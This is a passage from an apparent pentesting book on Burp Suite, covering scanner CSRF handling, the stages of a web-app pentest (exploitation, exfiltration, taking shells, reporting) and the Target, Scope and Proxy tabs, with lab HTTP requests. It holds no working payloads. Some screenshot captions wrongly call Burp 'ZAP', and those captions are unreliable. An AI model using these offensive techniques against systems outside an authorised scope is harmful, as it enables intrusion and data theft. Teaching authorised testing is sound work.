
- Direct testing if there are no tokens, same tokens, or CSRF in cookies
- Traversal from the root node to the request path in case of single CSRF tokens and single-use tokens



The preceding diagram shows the heuristic crawl; if you need to reach a particular request to pentest, there are three other request pages from the root node, Burp will travel through all those pages and reach the target page, just like a simulation of a real-world user. How does this help? Well, this helps in testing tight applications that use a per request CSRF token. Burp is able to figure out the dependencies of the CSRF tokens and perform an efficient scan by traversing to the target request right from the root and taking the CSRF from the response and adding it to the next request, as shown in the following diagram:



You might also wonder how the session handling is managed if the application times out, or the session times out, or even if the session invalidates, right? Burp manages a timeline. It makes a timestamp and validates if the session is still valid. Once it validates, it sets a marker and proceeds with other tests, and then, when it comes to a timeout condition or an invalid session, it goes back to the previous marker and begins the test again, so as to give us an exact accurate pentest result covering all the parameters. The same reference can be understood from the following screenshot:



To sum it up, Scanner does the following things:

- It automatically manages the additional security settings and performs the fuzzing, such as handling the CSRF token types
- It manages encoding and edits the attack payloads accordingly
- It even performs nested fuzzing by double-encoding payloads
- It follows a snapshot-based approach to perform a scan
- It also ensures that parameters are fuzzed from `POST` to `GET`, or even pushes them in the headers in an attempt to execute payloads

# Summary

This covers the complete groundwork of the Burp Scanner and crawler, giving us a complete idea of how the tool works and performs a scan to give an accurate result in different scenarios of web applications. Now, in the next chapter, we will start with the stages necessary for an application penetration testing.

# Exploring the Stages of an Application Penetration Test

In this chapter, we are going to understand the stages that are involved in the application penetration test and get a wide overview of the Burp Suite tool. Based on that knowledge, we are going to enumerate and gather information about our target.

The following topics will be covered in this chapter:

- Stages of an application penetration test
- Getting to know Burp Suite better

# Stages of an application pentest

It is trivial to understand the stages of an application pentest as it lays the groundwork and ensures that the pentester covers all the possible endpoints and does an efficient scan. A web application pentest is broadly categorized in the following stages:

- Planning and reconnaissance
- Client end code analysis
- Manual testing
- Automated testing
- Exploiting discovered issues
- Digging deep for data exfiltration
- Taking shells
- Reporting

Among these stages, the planning and reconnaissance stage is the most important stage, as there are possibilities that a tester might miss out critical entry endpoints into the application, and those areas might go untested. Let's explore in a little more detail what happens in ...

# Planning and reconnaissance

In the planning and reconnaissance phase, we define the scope of the penetration test. This initial phase requires a lot of planning, and you need to answer questions, such as:

- What is the scope of the pentest?
- What are the restricted URLs?
- What are the various subdomains in scope?
- Are there multiple applications hosted on the same domain in different folders?
- Are there any other platforms where this application is hosted (that is, mobile applications, web applications, desktop applications, and so on)

Once you have answered these questions, you will get some clarity on what is to be tested and what's not. Depending on whether it is a black box or a white box test, further enumeration takes places. In either of the cases, we will have to go ahead and discover all the files and folders of the application in scope and identify the endpoints. Later, in the next chapter, we will see how to discover new files and folders using Burp.

# Client-end code analysis

Based on the type of test, we can perform code analysis too. For applications that are hosted as a part of white box testing, the entire code will be available to the tester and he can use custom tools to perform an entire code review and find vulnerabilities based on the code logic. Let's say it is a black box and code analysis needs to be done. Given a black box scenario, the only code analysis that would happen is the client-end code and the JavaScript library references. Based on the analysis, a tester can bypass certain validation logic implemented by these scripts and enable us to perform certain attacks.

In the next chapter, we will be talking in detail about how we can bypass client-side logic by code manipulation. ...

# Manual testing

This is the stage where the tester's presence of mind helps him find various vulnerabilities in the application. In this phase, the attacker manually tests for flaws by fuzzing different input fields and checking the application response. There are times where a scanner will not be able to find certain vulnerabilities and user intervention is much needed, and this is where manual testing prospers. Certain vulnerabilities tend to be missed out by automated scanners, such as :

- Various business logic flaws
- Second-order SQL injection
- Pentesting cryptographic parameters
- Privilege escalation
- Sensitive information disclosures

# Various business logic flaws

Every application has its own set of logic to get some functions done. Business logic is generally a set of steps required to get a job completed. Let's take an example where, if a user wants to purchase a product on the shopping site, he have to follow a series of steps:

1. Select an item
2. Specify the quantity of the product
3. Enter delivery information
4. Enter card details
5. Complete payment gateway procedures
6. Purchase complete
7. Delivery pending
8. Delivery complete

As you can see, a lot of steps are involved and this is where an automated scanner fails.

# **Second-order SQL injection**

SQL second-order works differently; one page in the web application takes the malicious user input and some other function on some other page or some other application retrieves this malicious content and parses it as a part of the query. Automated scanners are unable to detect such issues. However, Burp has an implemented logic that helps an attacker find out SQL second-order vulnerabilities.

# Pentesting cryptographic parameters

Applications where information is being sent to third parties, such as endpoints from shopping portal to payment gateway information, such as credit card details, the information is encrypted by a mutually agreed upon key. An automated scanner will not be able to scan such instances. If any endpoint is left exposed accidentally by the application, then by manual analysis, the pentester can test these cryptographic parameters for vulnerabilities.

# Exploiting discovered issues

As discussed earlier, once the application is scanned using automated scanners and manual tests, this stage is then progressed. Findings such as SQL injection file upload bypass, XXE attacks, and so on, allow an attacker/tester to gain the capability to dig further and attack the application to take shells. So, once the issues are discovered in this stage, the pentester will go ahead and exploit those issues to see the extent to which the information can be extracted. This is the phase where an attacker can chain multiple vulnerabilities to see if he can cause a bigger bug. There are many submission reports on HackerOne that show how testers have chained multiple vulnerabilities that eventually lead to remote code execution.

# Privilege escalation

Automated scanners do not have knowledge of the levels of roles or access available on the application and hence will never be able to spot these vulnerabilities. So manual intervention will always be required.

# **Sensitive information disclosures**

The knowledge of an automated scanner to determine if the information is sensitive is usually done with the help of a few keywords and a combination of regex, such as a credit card regex or a phone number regex. Beyond that it, is all human intervention.

The next chapter will cover in detail how we can do manual analysis.

# Automated testing

Automated scanning is a phase carried out on a network and also on the web. Automated scanners help find out multiple flaws ranging from input validation bypass right up to SQL injection. Automated scanning is required to expedite multiple findings in a speedy manner. In automated scanning, the scanner fuzzes all the input parameters to find vulnerabilities that range in the OWASP Top 10, especially the outdated plugins and versions. It helps find sensitive files such as admin logins, as per the dictionary available with them. You should note that the application pentest should not be concluded on the basis of the automated scanning practice. Manual intervention should always be done to validate the findings. Many a time ...

# Digging deep for data exfiltration

There are times when the user is not able to take shells, or a situation might arise where the application might be vulnerable to blind SQL or XXE attacks; so what should be done now? Well, in this case, the attacker can still try to exfiltrate information using out-of-band techniques or simple techniques. Using these techniques, the attacker can exfiltrate a lot of information, such as extracting user credentials from the database, reading files via XXE injection, and much more. In later chapters, we will see how we can use out-of-band techniques for data exfiltration using Burp.

# Taking shells

Well, this is the favorite part of all the pentesters when they feel satisfied with the pentesting activities. Once the tester has a shell via any of the vulnerabilities, such as SQL, RFI, file upload, LFI combined, and so on, he can then try to see if he can elevate his privileges on the server. If he can make himself system or root, then it is a complete compromise and the testing can be concluded a complete success.

# Reporting

Once the testing is complete, then comes the most important phase: reporting. The reporting has to be done as precisely and elaborately as possible to explain to the organization about the vulnerabilities and their impact. This is because the organization will only understand the effort of the tester in the form of the report presented. You can also add the attacks tested and how the application protected against the attacks, giving the organization/developer the sense of how strong the application is.

# **Getting to know Burp Suite better**


In this section, we are going to look at the rich set of features and capabilities Burp Suite provides the tester with. We will also be looking at the quick fixes that help automate the whole pentesting process with a low number of false positives. This will help beginners to understand the awesome capabilities that Burp provides when it comes to pentesting applications over the web.

# Features of Burp Suite

Burp Suite has a wide array of options that allow us to do pentesting efficiently. Once you open Burp Suite, you will see the following tabs:

- Dashboard
- Target
- Proxy
- Intruder
- Repeater
- Sequencer
- Decoder
- Comparer
- Extender
- Project Options
- User Options

This is how it looks on Burp Suite:



Let's go ahead and understand all these options one by one so that we are well aware of the capabilities from here onward whenever we perform a pentest in the later chapters.

# Dashboard

The Burp Suite Dashboard is divided into the following three sections:


- Tasks
- Issue Activity
- Advisory
- Event Log

This allows the user to have a complete view of what is happening when the tester runs an automated scan. The Dashboard looks like the following screenshot:

The screenshot shows the ZAP interface with the following details:

- Dashboard Tab:** Selected (highlighted with a red box).
- Tasks Section:**
  - Task 1:** "Live passive crawl from Proxy (all traffic)". Status: "Capturing: 0". Substatus: "0 responses processed" and "0 responses queued".
  - Task 2:** "Live audit from Proxy (all traffic)". Status: "Capturing: 0". Substatus: "Issues: 0 requests (0 errors)".
- Issue activity Section:** Shows a table with columns: #, Task, Time, Action, and Issue type. One row is visible: "# 1 Task Time Action Issue type".
- Event log Section:**
  - Event Log:** "Advisory" (highlighted with a red box).
  - Filter:** Critical, Error, Info.
  - Log Entry:** "Time: 14:36:52 24 Jan 2019 Type: Info Source: Proxy Message: Proxy service started on 127".

In the Tasks option, the tester can click on New scan and specify the website to be scanned. Along with the website name, there are other options, such as configuring the scan settings. Once you click on the New scan button, you will see a screen like this:



The ...

# Target

The **Target** tab allows you to view the entire site map of the application that is in scope. It shows the user all the folders and files detected on the application along with the building logic. There are a lot of additional features in the Target tab as well. Mapping can take place in two ways; one is by manual browsing and the other is by an automated crawler. If the tester is doing manual browsing, turn off the proxy intercept and browse the application. As the requests and responses for different pages keep populating in Burp Suite, the Target tab populates the detected structure as is. This allows the user to get an idea of how the application looks and the folder and file naming convention across the entire application. Well, as we know, instead of a manual approach on a huge website that has a lot of pages, the most suitable option to use an automated crawler, as shown in the following screenshot:

The screenshot shows the OWASp ZAP interface in Target mode, with several UI elements highlighted by red boxes.

**Top Navigation:** Dashboard, Target (highlighted), Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender.

**Sub-navigation under Target:** Site map, Scope, Issue definitions (highlighted).

**Filter Bar:** Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders. A help icon (?) is also present.

**Left Sidebar:** Shows a tree view of monitored hosts: http://192.168.56.101, http://detectportal.firefox.com, and http://uploadscannerextension.local.

**Contents Panel:** A table showing network requests. The first row (Host: http://192.168.56.101, Method: GET, URL: /xwa/js/bootstrap.min.js) is highlighted. The table has columns: Host, Method, URL, Params.

**Issues Panel:** A list of security issues. The first item is highlighted. The list includes:

- ! Cleartext submission of password
- ! Password field with autocomplete enabled
- ! Unencrypted communications
- ! Cookie without HttpOnly flag set
- ! Frameable response (potential Clickjacking)

**Request/Response Tab:** Request tab is selected. It displays the raw request details.

**Request/Response Content:** Raw tab selected. The request is:

```
GET /xwa/js/bootstrap.min.js HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/xvwa/vulnerabilities/sql_injection/
Connection: close
Cookie: PHPSESSID=jg902ds5dqpuh7s0lqajgkk76
```

**Issue Detail Panel:** Cleartext submission of password

**Issue Details:**

- Issue: Cleartext submission of password
- Severity: High
- Confidence: Certain
- Host: http://192.168.56.101
- Path: /xvwa/vulnerabilities/sql\_injection/

**Issue Detail Description:** The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://192.168.56.101/xvwa/login.php

**Search Bar:** Type a search term, 0 matches.

You can see in the Target tab that there are three subsections, **Site map**, **Scope**, and **Issue definitions**. Let's check what features the **Scope** tab offers. The **Scope** tab offers two key features; one is what web URLs to include in the scope and the other is what web URLs to exclude from scope.

Here, the tester can either enter a particular folder of a web URL, or the entire URL itself if the scope is the main URL. For example, let's say the application to be tested is on www.website.com/pentesting/, then the scope can be restricted to the pentesting folder only. If it is the entire website, then you can enter the website name itself, as follows:

## Target Scope

 Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control


### Include in scope

Add	Enabled	Prefix
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Paste URL"/>		
<input type="button" value="Load ..."/>		

### Exclude from scope


Add	Enabled	Prefix
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Paste URL"/>		
<input type="button" value="Load ..."/>		

To add a URL, simply click on **Add** and enter the URL or the URL with the folder path. Once the user clicks **Add**, they will see a screen like the following:




Similarly, **Exclude from scope** ensures that no tests or additional requests are sent to the **Exclude from scope** URLs. This is efficient when there are certain folders within the application that could be sensitive pages, such as the forgotten password feature or register feature.

When testing on a production environment, if that is included in the tests, then there will be a lot of spam, and clearing such information would be tedious and not appreciated by the client. Therefore, ensure to use this feature. The other way to do this is by right-clicking on the particular file and selecting if you want to exclude or include it in the scope. For example, if something needs to be included in the scope, it can be done as shown in the following screenshot:



If you need to exclude a particular path or a file from scope, it can be done

by right-clicking on the URL and selecting **Remove from scope**, as shown in the following screenshot:



There is an advanced scope control feature as well. When you enable it in the Scope tab, it gives you the capability to enter the type of protocol, that is HTTP or HTTPS, and then the IP/IP range, along with the port number and file, as shown in the following screenshot:

## Target Scope

 Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control

### Include in scope

Add	Enabled	Protocol	Host / IP range	Port	File
<input type="button" value="Add"/>	<input type="checkbox"/>	<input type="text" value="http"/>	<input type="text" value="www.google.com"/>	<input type="text" value="80"/>	<input type="text" value="index.html"/>
<input type="button" value="Edit"/>					
<input type="button" value="Remove"/>					
<input type="button" value="Paste URL"/>					
<input type="button" value="Load ..."/>					

### Exclude from scope

Add	Enabled	Protocol	Host / IP range	Port	File
<input type="button" value="Add"/>	<input type="checkbox"/>	<input type="text" value="http"/>	<input type="text" value="www.google.com"/>	<input type="text" value="80"/>	<input type="text" value="index.html"/>
<input type="button" value="Edit"/>					
<input type="button" value="Remove"/>					
<input type="button" value="Paste URL"/>					
<input type="button" value="Load ..."/>					

The issue definition contains all the definitions of all the vulnerabilities that can be detected by Burp. This gives us a great of idea of the rich detection of capabilities Burp Suite to find so many vulnerabilities, as shown in the following screenshot:

## Issue Definitions



This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index	
OS command injection	High	0x00100100	<b>OS command injection</b>
SQL injection	High	0x00100200	<b>Description</b>
SQL injection (second order)	High	0x00100210	Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.
ASP.NET tracing enabled	High	0x00100280	
File path traversal	High	0x00100300	
XML external entity injection	High	0x00100400	
LDAP injection	High	0x00100500	
XPath injection	High	0x00100600	
XML injection	Medium	0x00100700	
ASP.NET debugging enabled	Medium	0x00100800	
HTTP PUT method is enabled	High	0x00100900	
Out-of-band resource load (HTTP)	High	0x00100a00	
File path manipulation	High	0x00100b00	
PHP code injection	High	0x00100c00	
Server-side JavaScript code injection	High	0x00100d00	
Perl code injection	High	0x00100e00	
Ruby code injection	High	0x00100f00	
Python code injection	High	0x00100f10	
Expression Language injection	High	0x00100f20	
Unidentified code injection	High	0x00101000	
Server-side template injection	High	0x00101080	
SSI injection	High	0x00101100	
Cross-site scripting (stored)	High	0x00200100	
Web cache poisoning	High	0x00200180	
HTTP response header injection	High	0x00200200	
Cross-site scripting (reflected)	High	0x00200300	
Client-side template injection	High	0x00200308	
Cross-site scripting (DOM-based)	High	0x00200310	

Burp also provides filters in the site map determining what is to be shown and what needs to be hidden. For example, how the request should be filtered, then the MIME types to be shown, followed by status code. There are other options, such as filter by search term, by extension, and by annotation. These are pretty self-explanatory and can be configured as per the user's requirement as shown in the following screenshot:

The screenshot shows the Burp Suite interface with the 'Site map' tab selected. A red box highlights the 'Filter' section. The filter settings are organized into several groups:

- Filter by request type**:
  - Show only in-scope items
  - Show only requested items
  - Show only parameterized requests
  - Hide not-found items
- Filter by MIME type**:
  - HTML
  - Script
  - XML
  - CSS
  - Other text
  - Images
  - Flash
  - Other binary
- Filter by status code**:
  - 2xx [success]
  - 3xx [redirection]
  - 4xx [request error]
  - 5xx [server error]
- Folders**:
  - Hide empty folders
- Filter by search term**:
  - Search input field (empty)
  - Regex
  - Case sensitive
  - Negative search
- Filter by file extension**:
  - Show only: asp,aspx,jsp,php
  - Hide: js,gif,jpg,png,css
- Filter by annotation**:
  - Show only commented items
  - Show only highlighted items

At the bottom are three buttons: **Show all**, **Hide all**, and **Revert changes**.

This helps in getting a very clear picture of the sitemap.

# Proxy

This is the heart of the entire tool; everything that happens on Burp Suite happens via this place. The Proxy tab allows you to intercept the request and play with it by editing and sending it to repeater, intruder, or any of the Burp testing modules. This is the place where you can take a decision as to what the tester wants to do with the request. The **Proxy** tab is shown in the following screenshot:


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The top navigation bar includes 'Dashboard', 'Target', and 'Proxy'. Below the navigation bar is a sub-menu with tabs: 'Intercept' (highlighted with a red box), 'HTTP history', 'WebSockets history', and 'Options'. Further down is a toolbar with buttons: 'Forward', 'Drop', 'Intercept is on' (which is 'on' as indicated by the green background), and 'Action'. At the bottom of the interface, there is a red box highlighting four buttons: 'Raw', 'Params', 'Headers', and 'Hex'. Below these buttons, the raw HTTP request is displayed:

```
GET /xvwa/ HTTP/1.1
Host: 192.168.99.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.100/xvwa/
Connection: close
Cookie: PHPSESSID=k76i5kbgdsca3gpr14qro09on7
Upgrade-Insecure-Requests: 1
```

Once a request is intercepted, it can be viewed in different ways. The options available for a simple HTTP request are Raw, Params, Headers, and Hex. Based on the type of request, if it is a web socket request, then a web Socket tab will ...

# Intruder

